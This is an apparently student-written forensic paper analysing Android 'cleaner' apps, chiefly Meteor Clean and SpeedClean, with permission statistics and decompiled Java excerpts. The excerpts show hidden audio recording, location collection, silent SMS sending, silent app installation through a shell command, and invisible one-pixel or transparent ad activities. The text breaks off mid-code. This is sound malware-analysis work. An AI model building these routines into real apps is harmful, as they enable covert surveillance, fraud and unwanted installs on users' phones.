Rochester Institute of Technology

Mobile Device Security & Forensics Final Paper

Nick Brink, Promise James, Alex Levin, Hunter Sisson, Jacob Smith
CSEC 467
Professor Olsen
April 25, 2025

Table of Contents

Introduction

Cleaner applications, commonly referred to as “cleaner apps,” are a class of Android applications that purport to enhance mobile device performance. These applications boast extensive capabilities, such as reclaiming storage space, optimizing memory usage, reducing CPU temperature, conserving battery life, and providing antivirus or other security protection. Their widespread appeal is evident among users of older or lower-end devices, who are more likely to experience performance issues. They seek a way to improve their phone, and may fall victim to predatory advertising that claims to solve all of their problems. Cleaner apps often advertise themselves in a way that creates a sense of urgency, such as their phone is going to delete their memory because it is too full, which is intended to convince a victim to download the app in hopes of avoiding this disaster while simultaneously improving their overall performance. These apps compound on this idea by creating simple, appealing, user-friendly interfaces, with one-tap solutions. This, combined with intuitive dashboards and “real-time statistics,” reinforces the illusion of legitimacy.

Despite their popularity, many cleaner apps come under scrutiny due to their potential to compromise user privacy and device security. Many apps request permissions that seem in line with their stated functionality, but they can also be abused for malicious purposes. Some examples of this can be accessing task information, external storage, or system settings, which raises some flags concerning data misuse. A large number of these apps have also historically been identified as malicious, with stories coming out of common malware packages being on multiple different cleaning apps, such as the HiddenAds malware. Apps like this operate as a vector for spyware, trojans, or most commonly, forms of ad fraud.

This project seeks to evaluate a selection of these cleaner apps by examining the types of permissions that they request, identifying the proportion that are demonstrably malicious, and analyzing the behaviors of the apps related to those permissions that exhibit harmful characteristics. Through this investigation, this project aims to better understand how many of these apps are harmful and the security implications associated with the use of cleaner applications on Android devices.

Background

Cleaner applications are a category of Android software that claim to enhance device performance by reclaiming storage space, optimizing memory usage, reducing CPU temperature, and extending battery life through one-tap operations. They appeal especially to users of older or lower-end devices, who may encounter sluggish performance or storage constraints, and often reinforce their legitimacy with polished interfaces and “real-time” statistics that suggest continuous monitoring and improvement. Despite these claims, a growing body of evidence indicates that many cleaner apps engage in harmful behaviors under the guise of utility.

General forensic investigations have revealed that cleaner apps frequently request permissions far beyond those necessary for their advertised functions, such as task information, installation privileges, or full file-system access. Some have been discovered to embed anti-analysis routines to thwart reverse engineering or sandbox inspection. Through both static decompilation and dynamic execution in emulators or on rooted devices, researchers have uncovered patterns of ad fraud, hidden code loading, and covert communication with known malicious domains. Traditional antivirus scanners often miss these discrete behaviors, while specialized frameworks like the Mobile Security Framework (MobSF) are needed to surface permission abuse, obfuscated classes, and runtime anomalies. This study builds on those findings by applying a combined static and dynamic approach to systematically characterize the risks posed by cleaner apps.

Methodology

Twenty Android cleaner apps were selected from APKPure, each advertising storage reclamation, RAM boosting, CPU cooling, and battery savings. Static analysis in MobSF extracted each APK’s manifest, catalogued requested permissions, and identified any anti-debug or anti-emulator routines. The APKs were also submitted to VirusTotal to quantify antivirus detections and review sandbox behavior reports. Using this information, each team member selected an app. Decompiled Java sources were then examined for obfuscated classes, dynamic code loading routines, hidden WebViews, and other API misuse indicative of ad fraud or spyware.

After attempting to install these apps onto AVDs was unsuccessful, adb was used to install the apps onto a Motorola Moto G Play 2024 with Android version 14 (API level 3,4), which was dedicated to this project. Full network captures were recorded to reveal connections to known malicious domains or IP addresses, and interaction testing and repeatedly launching the app without invoking its cleanup functions, assessed whether reported optimization metrics were genuine or cosmetic. All MobSF scans, VirusTotal reports, decompiled-code findings, and packet

captures were stored in a shared Google Drive directory, with results consolidated in a spreadsheet for systematic comparison.

Findings

Statistical Findings

The team performed a statistical review to get a better idea of permissions and risk ratings across this genre of app. To start, we wanted to get an idea of how third-party vendors view the overall security of these apps. Therefore, the team used VirusTotal and MobSF to get a risk rating. This turned out to be much more successful in MobSF than when we used VirusTotal. Across the 20 apps that the team looked at, we saw an average score of 38 from MobSF. It is worth noting, however, that the majority of our apps received a score between 40 and 50, but there were a few that received significantly worse scores. One of which was DU Speed Booster, which will be discussed further later in the following section. It is the sentiment of the group that this average score would be much lower, however, the score of 38 still indicates that this genre of app should be inspected closely before being used. While performing our statistical analysis, another interesting thing that we discovered was that VirusTotal does not seem to be equipped to adequately assess these apps. Only 30% of our apps received any malicious flags from the vendors at VirusTotal. Moreover, of those apps that got flagged, they only received an average of 16 vendors who claimed they were malicious. This also means that our average of all the apps would have been approximately 5 vendors per app. The next thing the team wanted to look at was whether or not our apps used anti-VM and anti-debugging code. Many of our apps do not explicitly deny reverse engineering within their EULA. The other apps simply did not have an EULA. This could be because some of the apps we chose are no longer hosted by the Google Play Store, and therefore, the developer no longer felt the need to continue hosting them on a website. However, even though reverse engineering was not disallowed, we felt that anti-VM and anti-debugging code was another one of the developers' attempts to disguise what these apps were actually doing. The team found that 90% of the apps used Build.FINGERPRINT, Build.MODEL, Build.MANUFACTURER, Build.BRAND, Build.DEVICE and Build.PRODUCT to perform this function. On the other hand, only half of our apps used things like Debug.isDebuggerConnected() to cause issues while reverse engineering the app. Lastly, MobSF reports the top 25 abused malware permissions. These are as follows:

> android.permission.ACCEPT_HANDOVER, android.permission.ACCESS_COARSE_LOCATION, android.permission.ACCESS_FINE_LOCATION, android.permission.ACCESS_NETWORK_STATE, android.permission.CAMERA, android.permission.GET_ACCOUNTS, android.permission.GET_TASKS, android.permission.INTERNET, android.permission.SET_WALLPAPER, android.permission.WRITE_SETTINGS, android.permission.READ_SMS, android.permission.SEND_SMS, android.permission.RECEIVE_SMS, android.permission.READ_CALL_LOG, android.permission.READ_CONTACTS, android.permission.RECORD_AUDIO, android.permission.ACCESS_WIFI_STATE,

android.permission.READ_PHONE_STATE, android.permission.RECEIVE_BOOT_COMPLETED, android.permission.SYSTEM_ALERT_WINDOW, android.permission.WAKE_LOCK, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.READ_EXTERNAL_STORAGE, android.permission.VIBRATE and android.permission.REQUEST_INSTALL_PACKAGES. (MobSF, 2024)


Some of these permissions are false positives, as there is a non-malicious function that they are used for. For example, android.permission.INTERNET may be used to provide ads legitimately or to make other potential connections. However, some of these permissions serve no functional purpose in an app such as this. Some of these permissions are android.permission.REQUEST_INSTALL_PACKAGES, android.permission.RECORD_AUDIO and android.permission.CAMERA. It is worth noting that some apps will use android.permission.REQUEST_INSTALL_PACKAGES to update themselves; however, with the other findings showing the malicious nature of these apps, we do not believe that to be the case. On average, our apps used 10 of those permissions, as well as other permissions that were not deemed to be potentially dangerous. Every app the team analyzed used the permission to write to external storage. This permission can be used in malicious ways according to Android Developers, “since content on the external storage can be accessed by any app on the system, any malicious application that also declares the WRITE_EXTERNAL_STORAGE permission can tamper with files stored on the external storage, e.g. to include malicious data”(Android Developers, n.d.).

Static/Dynamic Analysis Findings


Meteor Clean

Many of the apps we selected are marketed as ”cleaners”, which masks their malicious intent. “Meteor Clean” is one of these apps, as it advertises itself to simply optimize a user's device, while its primary purpose is to commit ad fraud and establish persistence on a user’s device at their expense. While analyzing the app, specifically with MobSF, the Permissions Analysis section of its report stated that “Meteor Clean” requested 15/25 of the most commonly abused malware permissions, which suggests a high potential for misuse. Additionally, the security score provided by MobSF was a 46/100, which is concerning for normal apps, but was actually above the average amongst the cleaner apps we selected. Virustotal was also used, which resulted in 14/64 flags being raised, which is a strong indication that the app is being used for malicious purposes.

Within the flags raised on Virustotal, several of them were regarding “HiddenAds” malware, which is a known malware package as of a few years ago. According to a McAfee article on the malware, “this malware hides and continuously shows advertisements to victims. In addition, they run malicious services automatically upon installation without executing the app.” (McAfee, 2022). To investigate this further, the team used the Threat Graph functionality within Virustotal, and we got some interesting results, found below:



Based on information available about the “HiddenAds” malware, a domain common amongst all of the exposed malicious apps was “hw.sdk.functionads.com”. Not only did the team locate the use of this domain within “Meteor Clean”, but the domain itself raised 5 security flags. Additionally, the IP address that last served the malicious URLs has a security flag and is located in Hong Kong. While its geographic location is not inherently untrustworthy, it raises some concerns when combined with the other evidence. To confirm that “Meteor Clean” was interacting with this domain, we installed the app on an Android testing device and installed a packet capture app to examine what kind of communications the app is engaging in. Shown in the screenshot below, the team was able to confirm that the app was attempting to communicate with the same malicious domain, “hw.sdk.functionads.com,” and the same malicious IP address, 8.210.105.0



On top of this blatant communication with a known malicious server, several concerning functions were found inside “Meteor Clean’s” apk. The first, in the below screenshot, uses the permission “android.permission.RECORD_AUDIO permission”. It initiates an audio recording through the AudioRecord class and writes captured data to an output stream. This behavior is not consistent with the stated functionality of the app and suggests that the app is engaging in audio surveillance.

```
public AudioRecord e() {
    AudioRecord a2 = this.f38225a.a();
    a2.startRecording();
    this.f38225a.f(true);
    return a2;
}
```

```
public void f(AudioRecord audioRecord, int i2, OutputStream outputStream) throws IOException {
    while (this.f38225a.d()) {
        b.a aVar = new b.a(new byte[i2]);
        if (-3 != audioRecord.read(aVar.a(), 0, i2)) {
            if (this.f38226b != null) {
                c(aVar);
            }
            this.f38233d.a(aVar.a(), outputStream);
        }
    }
}
```

Another suspicious code section that was found was located in an equally suspicious directory, “com/my/tracker/obfuscated/y.java”. This section of code collects extensive location data of the device, seeking information from both “android.permission.ACCESS_FINE_LOCATION” and “android.permission.ACCESS_COARSE_LOCATION”. Within the function, the app collects “lastKnownLocation”, “accuracy”, and “time”. This raises concern as it is a more extensive location collection than would be expected. Apps normally use some form of location data for region-specific ads, but this use of location tracking seems malicious and is used for surveillance.

```
public void a(Context context) {
    LocationManager locationManager;
    int i2;
    Location location = null;
    this.f16812a = null;
    char c2 = 65535;
    this.f16813b = -1;
    if (this.f16814c && h0.a("android.permission.ACCESS_FINE_LOCATION", context) && h0.a("android.permission.ACCESS_COARSE_LOCATION", context)
        String str = null;
        long j2 = 0;
        float f2 = Float.MAX_VALUE;
        for (String str2 : locationManager.getAllProviders()) {
            try {
                Location lastKnownLocation = locationManager.getLastKnownLocation(str2);
                if (lastKnownLocation != null) {
                    float accuracy = lastKnownLocation.getAccuracy();
                    long time = lastKnownLocation.getTime();
                    if (location == null || (time > j2 && accuracy < f2)) {
                        str = str2;
                        location = lastKnownLocation;
                        f2 = accuracy;
                        j2 = time;
                    }
                }
```

There were several extremely suspicious functions contained in the aptly named file “DangerousUtils.java”. While they raised more flags than the other functions, they were not actually referenced in the rest of the apk. Whether its use was actually obfuscated or it was meant to interact with other malicious services installed by the app, its presence is still unnerving.

The first is the function “isDeviceRooted,” which, on its own, is not inherently bad. Due to the known malicious behavior of this app and considering it is stored in “DangerousUtils.java”, the function seems to be checking this to determine if it can gain access to root privileges. This would enable the “HiddenAds” malware to gain access to more of the device, achieving its goal of spreading throughout the phone.

```
private static boolean isDeviceRooted() {
    String[] strArr = {"/system/bin/", "/system/xbin/", "/sbin/",
    for (int i2 = 0; i2 < 11; i2++) {
        if (new File(strArr[i2] + "su").exists()) {
            return true;
        }
    }
    return false;
}
```


Secondly, the use of “android.permission.SEND_SMS” in the function “sendSmsSilent” is incredibly suspicious for multiple reasons. First, this kind of app has no reason to send sms messages, as even in its stated functionality, the app would be deleting old sms messages, definitely not sending them. On top of this, the function implies that it is sending sms messages silently, which implies that it may be used for stealthy exfiltration of data.

```
@RequiresPermission("android.permission.SEND_SMS")
public static void sendSmsSilent(String str, String str2) {
    if (TextUtils.isEmpty(str2)) {
        return;
    }
    PendingIntent broadcast = PendingIntent.getBroadcast(Utils.getApp(), 0, new Intent("send"), 0);
    SmsManager smsManager = SmsManager.getDefault();
    if (str2.length() >= 70) {
        Iterator<String> it = smsManager.divideMessage(str2).iterator();
        while (it.hasNext()) {
            smsManager.sendTextMessage(str, null, it.next(), broadcast, null);
        }
        return;
    }
    smsManager.sendTextMessage(str, null, str2, broadcast, null);
}
```

Then, the function “installAppSilent” is directly in line with the known functionality of the malware “HiddenAds”, which this app is confirmed to employ. This function would facilitate the silent installation of additional applications in a stealthy manner. This aligns with “HiddenAds,” which automatically installs applications masked as settings apps or Google services.

```
public static boolean installAppSilent(File file, String str, boolean z) {
    String str2;
    if (!isFileExists(file)) {
        return false;
    }
    String str3 = o.f37104a + file.getAbsolutePath() + o.f37104a;
    StringBuilder sb = new StringBuilder();
    sb.append("LD_LIBRARY_PATH=/vendor/lib*:/system/lib* pm install ");
    if (str == null) {
        str2 = "";
    } else {
        str2 = str + " ";
    }
    sb.append(str2);
    sb.append(str3);
    ShellUtils.CommandResult execCmd = ShellUtils.execCmd(sb.toString(), z);
    String str4 = execCmd.successMsg;
    if (str4 != null && str4.toLowerCase().contains(FirebaseAnalytics.b.J)) {
        return true;
    }
    Log.e("AppUtils", "installAppSilent successMsg: " + execCmd.successMsg + ", errorMsg: " + execCmd.errorMsg);
    return false;
}
```


Lastly, a small experiment was conducted to showcase how this app is faking its stated functionality, which is to clean and optimize the user’s device. The first screen that a user sees once opening the app is the number that shows the amount of “trash data” that should be cleaned up. To test how accurate this number is, the app was repeatedly opened and closed, with a screenshot of the screen being taken each time. To be clear, the button “garbage cleanup” was not pressed at all during this experiment. The results shown in the screenshots below indicate that the number for the amount of “garbage data” randomly fluctuated, with the number increasing substantially to 335mb, before dropping all the way down to 56mb. This strongly indicates that this functionality is merely a facade, and this data is fake. This would support the idea that these apps, especially “Meteor Clean”, are not there to actually optimize your phone, but are there to trick users into downloading them for their perceived benefits to spread malware.




SpeedClean

From the ApkPure page, SpeedClean claims to perform the following functions: “Phone Booster: Clean the background processes intelligently, make your phone run faster. Junk Clean: Free up valuable storage space on your device. Battery Saver: Extend your phone battery life. App Manager: Unload the redundant apps and CPU Cooler: Allocate CPU resources, effectively lower CPU temperature.” However, through the following evidence, the team not only found these claims to be fictitious but also found this app to function as adware. This app has a target SDK of 26, which translates to Android version 8. While there is no listed Max SDK, it does not appear to run on Android 15 or SDK 35, which can be seen via the screenshot below.

While the app is visible in the background, once this notification is cleared, the app's buttons no longer appear on screen, nor are there any other UI display features. With this, we attempted to install the app onto another device running Android version 11 or SDK 30. However, we received a different pop-up when the app was opened this time.



We believe this to be a result of the Anti-VM code mentioned in the statistical findings section. Therefore, we used a device that was purchased for this project to install the app to see its functionality. This provided an interesting and unexpected warning.



Unfortunately, it was difficult to find concrete proof of this functionality being performed, but there were some indications that it was installing packages without permission from the user. It was discovered that the files com/party/speedclean/g/l.java, com/party/speedclean/UI/AppAddActivity.java, and com/party/speedclean/UI/BoostActivity.java seem to install apps, however, there were no indications on the phone that these functions were actually performed. There is also a degree of obfuscation performed within this app, which seems to be common across the apps. Within the main com/party/speedclean directory, there are many other directories. There are 9 directories named with their corresponding letter of the alphabet, a-i, each with at least 2 files that utilize the same naming conventions. However, there are also some directories with more descriptive names, like UI and receiver, which also contain files with descriptive names. This initially led us to believe that there were some legitimate functions performed by this app, but as we looked further, we realized this was not true. One very important file to the functionality of the adware was com/party/speedclean/receiver/mReceiver.java (mReceiver). This file details how the app should handle different interactions the user may have with their device. The first one is "SCREEN_OFF," which can be seen below.


```
public void onReceive(Context context, Intent intent) {
    if (intent == null) {
        e.a();
    }
    String action = intent.getAction();
    e.a((Object) action, "action");
    if (action.length() > 0) {
        try {
            switch (action.hashCode()) {
                case -2128145023:
                    if (action.equals("android.intent.action.SCREEN_OFF")) {
                        f.a.a("SCREEN_OFF");
                        l.a aVar = l.a;
                        if (context == null) {
                            e.a();
                        }
                        aVar.a(context).a(context, OnePiexlActivity.class);
                        a.a.a(context).c();
                        break;
                    }
                    break;
```

The highlighted section of code makes use of several other files to perform its function. It starts by using the "f.a.a("SCREEN_OFF")", which is a call to a function imported from another developer-made file to log that the screen has been turned off. It then uses "l.a aVar = l.a;" to obtain an ad instance. Then, after ensuring that an error does not occur via improper passing of context, it starts an activity that exists on a 1x1 pixel activity in the top left corner of the user's screen using the line "aVar.a(context).a(context, OnePiexlActivity.class)." This functionality of the OnePixelActivity can be seen in the screenshot below. The call to the function m() that is at the bottom of the try section of code is used not only to ensure that the screen is off but if the screen is on immediately finish the activity. This function can be seen in the screenshot directly below the onCreate screenshot.

```
        protected void onCreate(Bundle bundle) {
            super.onCreate(bundle);
            try {
                Window window = getWindow();
                window.setGravity(GravityCompat.START);
                e.a((Object) window, "window");
                WindowManager.LayoutParams attributes = window.getAttributes();
                attributes.x = 0;
                attributes.y = 0;
                attributes.height = 1;
                attributes.width = 1;
                window.setAttributes(attributes);
                m();
            } catch (Exception e) {
                f.a.a(e);
            }
        }

    private final void m() {
        try {
            Object systemService = getSystemService("power");
            if (systemService == null) {
                throw new TypeCastException("null cannot be cast to non-null type android.os.PowerManager");
            }
            if (((PowerManager) systemService).isScreenOn()) {
                finish();
            }
        } catch (Exception e) {
            f.a.a(e);
        }
    }
```

Within mReceiver, “a.a.a(context).c()” is then used to shut down the app lock timeout. It is a custom file that allows the app to remain unlocked while the screen is off, allowing the app to continue its background processes, in this case, ads, quietly, without the user knowing. This can be seen further in this screenshot below, obtained from PCAPdroid, which shows the app querying for ads through api.adsnative123.com at a time when the device’s screen was off between approximately 12 AM - 3 AM.



However, a user will not always have their screen off, and the app has ways to circumvent that as well. The first way was shown in the function m() from OnePiexlActivity, which will end the activity if the screen is on. mReceiver uses the following code to handle the case where a user is present as well.

```
case 823795052:
    if (action.equals("android.intent.action.USER_PRESENT")) {
        f.a.a("speed unlock");
        MobclickAgent.onEvent(context, "receiver_unlock");
        o.a aVar4 = o.a;
        if (context == null) {
            e.a();
        }
        aVar4.a(context).a();
        i.a.a(context).a();
        l.a.a(context).a(context);
        AdsMoving.start(context, "");
        new c(context).c();
        a.a.a(context).a();
        a.a.a(context).d();
        break;
    }
    break;
```

This section of code starts the same way SCREEN_OFF did. USER_PRESENT starts by logging the event using “f.a.a("speed unlock").” The line “MobclickAgent.onEvent(context, "receiver_unlock")” is then used to send analytics with the current context to ulogs.umeng.com. Then the next line, “o.a aVar4 = o.a,” comes from the file com/party/speedclean/g/o.java, which is also used to handle ads. The function being used in this scenario is used to refresh the ad cache. The following two sections, the if statement and “aVar.a(context).a(),” perform checks to ensure that the ad can be “displayed.” “i.a.a(context).a()” is used to gather a list of apps that will be monitored using the later lines of code. “l.a.a(context).a(context)” and “AdsMoving.start(context, "")” are used together to first start a new activity which will be displayed in the next section and then start the ads with the “AdsMoving” line. Lastly, this section of code makes another call to the a.a.a file with the lines “a.a.a(context).a();” and “a.a.a(context).d();” similar to the one from SCREEN_OFF. However, this section utilized different functions a() and d(). The function a() is used to create a monitoring loop to decide if and when to trigger a lock screen, and d() is used to reset the flag to lock the apps that it is tracking, which, similarly to before, allows for persistence. However, in this case, it is utilized when the app is in the foreground.


As mentioned above, the line “l.a.a(context).a(context)” is used to start a new activity. This can be seen in the file com/party/speedclean/g/l.java. As shown in the screenshot below, this file creates a TransparentActivity assuming that a context has been passed to it. The other check this section performs is an if statement on “aVar.a(context).b()”. This line of code is used to determine whether or not there is an app UI in frame. As long as this section is called and these checks pass, it will create and start the TransparentActivity.

```
public final void a(Context context, boolean z) {
    try {
        b.a aVar = com.party.speedclean.g.b.a;
        if (context == null) {
            kotlin.jvm.internal.e.a();
        }
        if (aVar.a(context).b()) {
            return;
        }
        Intent intent = new Intent(context, (Class<?>) TransparentActivity.class);
        intent.addFlags(268435456);
        intent.addFlags(32768);
        if (z) {
            intent.putExtra("from", 11);
        }
        context.startActivity(intent);
    } catch (Exception e2) {
        com.party.speedclean.i.f.a.a(e2);
    }
}
```

The TransparentActivity is used to “display” the ads when a user is present. It starts the same way the previous functions have by logging the event. It then uses the file com/party/speedclean/g/h.java. To load 2 ads simultaneously with the line “h a2 = h.a(a()).” The next line performs a check to ensure that one of the ads has been loaded, and if so, it will display it in the transparent window.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    try {
        f.a.a("Open TransprentActivity");
        int intExtra = getIntent().getIntExtra("from", 0);
        h a2 = h.a(a());
        a2.a(this.b);
        if (intExtra == 11) {
            e.a((Object) a2, "interAdManager");
            if (a2.c()) {
                a2.b();
                MobclickAgent.onEvent(a(), "trans_inter_show");
            }
        }
        Window window = getWindow();
        e.a((Object) window, "window");
        window.getDecorView().postDelayed(new b(), 5000L);
    } catch (Exception e) {
        f.a.a(e);
    }
}
```

Just like the SCREEN_OFF case, we can view this activity using PCAPdroid. As shown in the screenshot below, there are 4 packets sent between 5:47 PM and 5:48 PM. The first 2 show the analytics being sent to ulogs.umeng.com, and the second 2 show the ad being pulled from Facebook. Because this is displayed in a transparent activity, these ads did not appear on screen at the time they were pulled.



Lastly, while not malicious, we can see evidence that the claims the app made are fictitious. In the screenshot below, a handler from the file com/party/speedclean/ui/CPUActivity.java can be seen. This handler performs the functionality of the CPU "cooler." The highlighted section performs the main function of this event, while the rest focus on displaying the results back to the user. While "l.a.a" has been referenced in prior sections, this l.java file comes from the com/party/speedclean/i directory, not com/party/speedclean/g. The section of code being referenced here can be seen in the screenshot below the handler. It performs a very simple function of generating a random number between 2 integers passed as arguments. Therefore, in the highlighted section of code, it takes the CPU temperature, which is also randomly generated using the same function, and repeatedly subtracts a random value from 1-5.

```
public static final class b extends Handler {
    b(Looper looper) {
        super(looper);
    }

    @Override // android.os.Handler
    public void handleMessage(Message message) {
        super.handleMessage(message);
        if (message == null) {
            try {
                e.a();
            } catch (Exception e) {
                f.a.a(e);
                return;
            }
        }
